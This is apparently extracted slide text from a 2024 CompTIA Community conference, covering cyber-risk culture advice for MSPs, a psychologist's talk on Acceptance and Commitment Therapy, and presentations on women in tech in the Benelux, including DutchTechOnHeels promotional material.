

..but the approach and the language needs to change also

“

Soon most **MSPs** will have to find a way to **assess** their clients and more importantly be able to **communicate** this in an easy to understand way where a client is now and where they **need to be**.

- Matt Lee Pax8

The Future Toolset



What have we observed?

Face facts:

Perform an honest and realistic appraisal on your cyber risk, think like a hacker, not like Lehman Bros

Culture:

Aim to have all staff onboard with cybersecurity practice by altering the culture of the organisation. Create a culture of change and of exceptional customer experience

Back to basics:


Although new and sophisticated tools and techniques are out there, start with getting the basics done really well

Use your own knowledge:

Be like Wag and think what will work for your organisation and what will not work, value soft skills as highly as technical skills, look to creating a more diverse skill set

Monitor yourself:

In the absence of regulation, be your own regulator, follow a framework relevant to you



Thank you



11:20 – 12:00 Fires, Finance and Phreaking



12:00 – 13:00 Lunch



13:00 – 13:45 Out of your head, into your life



13:45 – 14:30 Women in Tech



14:30 – 15:00 Break & Networking

WE ARE THE CompTIA® COMMUNITY



Ann Lambert
Clinical Psychologist



*grant me the serenity to
accept the things
I cannot change,*

*the courage to change
the things I can,*

*and the wisdom
to know the difference.*

Reinhold Niebuhr



Out of your mind - Into your life

Building psychological flexibility with
Acceptance & Commitment Therapy (ACT)

Ann Lambert

Clinical Psychologist

Contextual Behavioral Therapist



What is
Acceptance and Commitment
Therapy/Training?



Goal of ACT

- To help people live meaningful and fulfilling lives
- In ACT terms, this means increasing psychological flexibility


i.e.

In a given situation

- you are willing to experience unpleasant thoughts, feelings and bodily sensations,
instead of trying to push away, control or change them (Acceptance)
- AND take action towards living a life you want to live (Commitment)



Why is ACT relevant outside the clinical practice?





Life time prevalence


- 1 out of 2 is diagnosed with a psychological disorder
- 1 out of 4 is diagnosed with clinical depression
- 28.6% with anxiety disorder
- 16.7% with addiction

Not included in these figures are subclinical psychological problems such as feeling lonely, lack of purpose and other existential questions, low self esteem, burn-out...



In the work environment

Burden of disease - The Netherlands - 2018




- On a global level 3rd place for psychological problems in list of burden of disease
- Top 3 of psychological disorders in the work context
 - Depression
 - Burnout
 - PTSD (Post Traumatic Stress Disorder)



In the work environment

Burden of Disease - The Netherlands - 2018



Source: NIVM (2018)



Our common humanity

Statistics show that...

Psychological suffering is common and normal

We all suffer at some point in our lives

That is our common humanity



Why do humans suffer?





Why do humans suffer?



- Our brain is wired for survival,
 - Predicting
 - Ruminating
 - Comparing
 - Striving for more and better
- We are masters in looking for problems and solving them
- That is both a blessing and a curse



What ACT has to offer – ACT skills





Simplified





Function & Workability



- We are not so much focused on
 - right/wrong,
 - true/false
 - real/not real
 - good/bad
 - ...
- We look for
 - Function – the ‘why’ – “why am I doing what I am doing?”
 - And workability - “Is what I am doing working to give me a rich, full, and meaningful life?”

Order
Ons

The Choice Point 2.0


Developed by Dr. Russ Harris





AWAY

TOWARDS



**Situation(s)
Thoughts & Feelings**




ACT invites you to be

- Curious
- Non-judgmental
- Kind
- And Courageous





Action:
Procrastinate
ST: tension decreases
LT: tension goes up



Values:
Open
Authentic
Curious
Enthusiastic

Action:
Prepare – tell my story

Situation(s)
Thoughts & Feelings

Give presentation at CompTIA conference

Thoughts
That's great!
For an IT community? Oh...
Am I the right person to do this?
Why would they want to listen to me?
I will not be good enough, I will disappoint

Physical Sensations
Clammy hands
Contraction of throat
Butterflies in stomach

Feelings
Excited
Anxious
Frustrated



With a flavor of (self)compassion

If I was at
my best
my kindest
my wisest
my most courageous
my most compassionate
How would I choose to handle
this situation?

(Gilbert, 2009)





(Fierce) Self Compassion Break



- <https://self-compassion.org/self-compassion-practices/#guided-practices>
- 3 steps
 - Mindfulness/acceptance:
 - acknowledge and open up for the experience
 - Common humanity
 - Suffering is part of life
 - It is human, I am not alone, others feel the same way
 - Compassion
 - May I be kind to myself
 - May I give myself the compassion that I need right now

Thank you

Feel free to contact me at this email address:
ann@praktijkonderons.be



11:20 – 12:00 Fires, Finance and Phreaking



12:00 – 13:00 Lunch



13:00 – 13:45 Out of your head, into your life



13:45 – 14:30 Women in Tech



14:30 – 15:00 Break & Networking

WE ARE THE
CompTIA
COMMUNITY



Valérie Vernout
Data Wise Consultancy

The way to get started is to quit talking and begin doing.

Women in Tech - Benelux



In diversity there is beauty and there is strength.

Current situation: despite progress, the representation of women in tech remains relatively low. Recent data shows that in 2023, only 19% of tech employees in the Benelux region were women.

Additionally, only 10% of leadership positions in the tech sector are held by women!

You can't be what you can't see

— Marian Wright Edelman —

CompTIA.

CompTIA®



Recent media articles

- "**TechPulse**" emphasizes the importance of mentorship and support networks for women in tech, showcasing various programs designed to support female tech professionals.
- "**Computable**" reports on the challenges faced by women in tech, including workplace discrimination and the lack of career advancement opportunities.





Benefits of diversity and inclusion in Tech

- **Innovation and performance**
- **Successful companies**

Trends in education and training

- **Increase** in STEM enrollments
- **Initiatives** and programs: projects like "Girls Who Code" and "VHTO" promote tech education for girls.

Success stories and role models

- **Role of mentorship:** Initiatives like "Techionista" provide mentorship and support to women in tech.
- **Profiles** of inspiring women continue to inspire the next generation.
- **Examples of role models** from The Netherlands, Belgium and Luxembourg:



A woman in a pink shirt is working on a laptop. Her hands are on the keyboard, and she is holding a pen in her other hand. A bar chart overlay is visible on the left side of the image, with vertical bars of varying heights. The background is blurred, showing a window with sunlight.

Challenges and obstacles

- **Gender bias:** women still experience biases and stereotypes in the tech industry.
- **Worklife balance:** 40% of women report that worklife balance is a challenge.
- **Possible solutions:** flexible working hours and inclusive corporate policies are important steps towards improvement.

Impact of technology on gender equality

- **Tech as a tool:** Technology offers opportunities for flexible work options, which is beneficial for women.
- **Examples** of proactive steps being taken across the Benelux region to enhance gender diversity in the tech sector, promoting a more inclusive and innovative industry.



CompTIA®

Future perspectives

- Expected trends and Recommendations
- Call to action



WE ARE THE
CompTIA
COMMUNITY



Jennifer Delano
DutchTechOnHeels

EMPOWERING WOMEN IN TECH: INSIGHTS FROM DUTCHTECHONHEELS

CompTIA Community 2024 - UTRECHT

JENNIFER DELANO

JENNIFER DELANO







Enrise

19 vermeldingen, 639 duizend
impressies en een mediawaarde van
€21,7K.

[Bekijk case](#) ▶



NLV

18 vermeldingen, 390 duizend
impressies en een mediawaarde van
\$15K.

[Bekijk case](#) ▶



StyleSearch

22 vermeldingen, 620 duizend
impressies en een mediawaarde van
\$24.4K.

[Bekijk case](#) ▶



Sandra Klijn

24 vermeldingen, 729 duizend
impressies en een behaalde
mediawaarde van \$24K.

[Bekijk case](#) ▶



Het Passie Profiel

23 vermeldingen, 741 duizend
impressies en een behaalde
mediawaarde van \$26K.

[Bekijk case](#) ▶



Lifestyle of Business

14 vermeldingen, 204 duizend
impressies en een behaalde
mediawaarde van \$8.6K.

[Bekijk case](#) ▶




Jan-Joost Kroon



Dutch Tech On Heels



Distro Energy









MISSION & VISION



Al op zijn 17de richtte Yasin Yildirim (29) het marketingbureau Webactueel op. Twaalf jaar later heeft Yasin vijftien mensen in dienst en groeit zijn in Rijswijk gevestigde bedrijf nog steeds heel hard. De prestaties van Webactueel blijven niet onopgemerkt, want het bureau werd begin oktober bekroond als beste online marketingbureau van Europa.

Yasin begon op zijn 17de met Webactueel, nadat zijn compagnon voor zichzelf was begonnen. "Die compagnon was goed in het ontwikkelen van websites. Ik zou werk aannemen en hij zou zich bezighouden met de websites. Maar na twee of drie klussen begon hij zichzelf. Ik zat toen met lege handen, want ik kon helemaal niks. Ik had opdrachten aangenomen, maar ik kon die niet uitvoeren. Ik wilde daarom websites leren bouwen en heb toen cursussen gevolgd en via online kanalen heel veel geleerd. Het is mij gelukt en toen ben ik alleen verder gegaan."

WHERE ARE THE WOMEN?



DUTCH TECH ON HEELS



LEARNED LESSONS: ABOUT PROMOTION

Attention is
the new
currency



**MAKE YOUR FIRST
IMPRESSION COUNT**

**YOUR BRAND IS A STORY
THAT IS ALWAYS BEING TOLD.**

**IF YOU DON'T FILL YOUR BRAND
WITH **MEANING**, OTHER PEOPLE
WILL.**

YOU **CAN'T**
CONTROL WHAT
THEY DECIDE YOUR
BRAND MEANS.



LEARNED LESSONS:
ABOUT WHAT TO DO



NEWSWORTHY!



RELATIEVORMEN

- In 2022 trouwden 40.500 paren, ongeveer 35.000 minder dan in 2010.
- De populariteit van het geregistreerd partnerschap stijgt wel. In 2010 kozen minder dan 10.000 paren hiervoor, in 2022 al 24.000.
- Ook samenwonen neemt toe. Op 1 januari 2022 waren er zo'n 1.100.000 ongehuwde stellen. Tien jaar geleden slechts 873.000.
- Hoeveel mensen latten, is niet duidelijk. De laatste betrouw-bare cijfers publiceerde het CBS in 2015. Toen had 7 procent van de volwassen Nederlanders een latrelatie.
- Ongeveer 3 tot 4 procent van de volwassen Nederlanders is polyamoreus of heeft een open relatie.

(Bron: CBS, Pluk de Liefde)

‘De onafhankelijkheid
met *latten* wil ik
nooit meer kwijt’

HERE I AM



SAY
yes!

A graphic featuring the word "yes!" in a yellow, cursive font inside a yellow speech bubble outline, with the word "SAY" in a grey, serif font above it, all on a black background.



JOIN THE PODCAST

launching soon



JOIN THE PODCAST




DISCOVER 3 WAYS TO MAKE THE NEWS



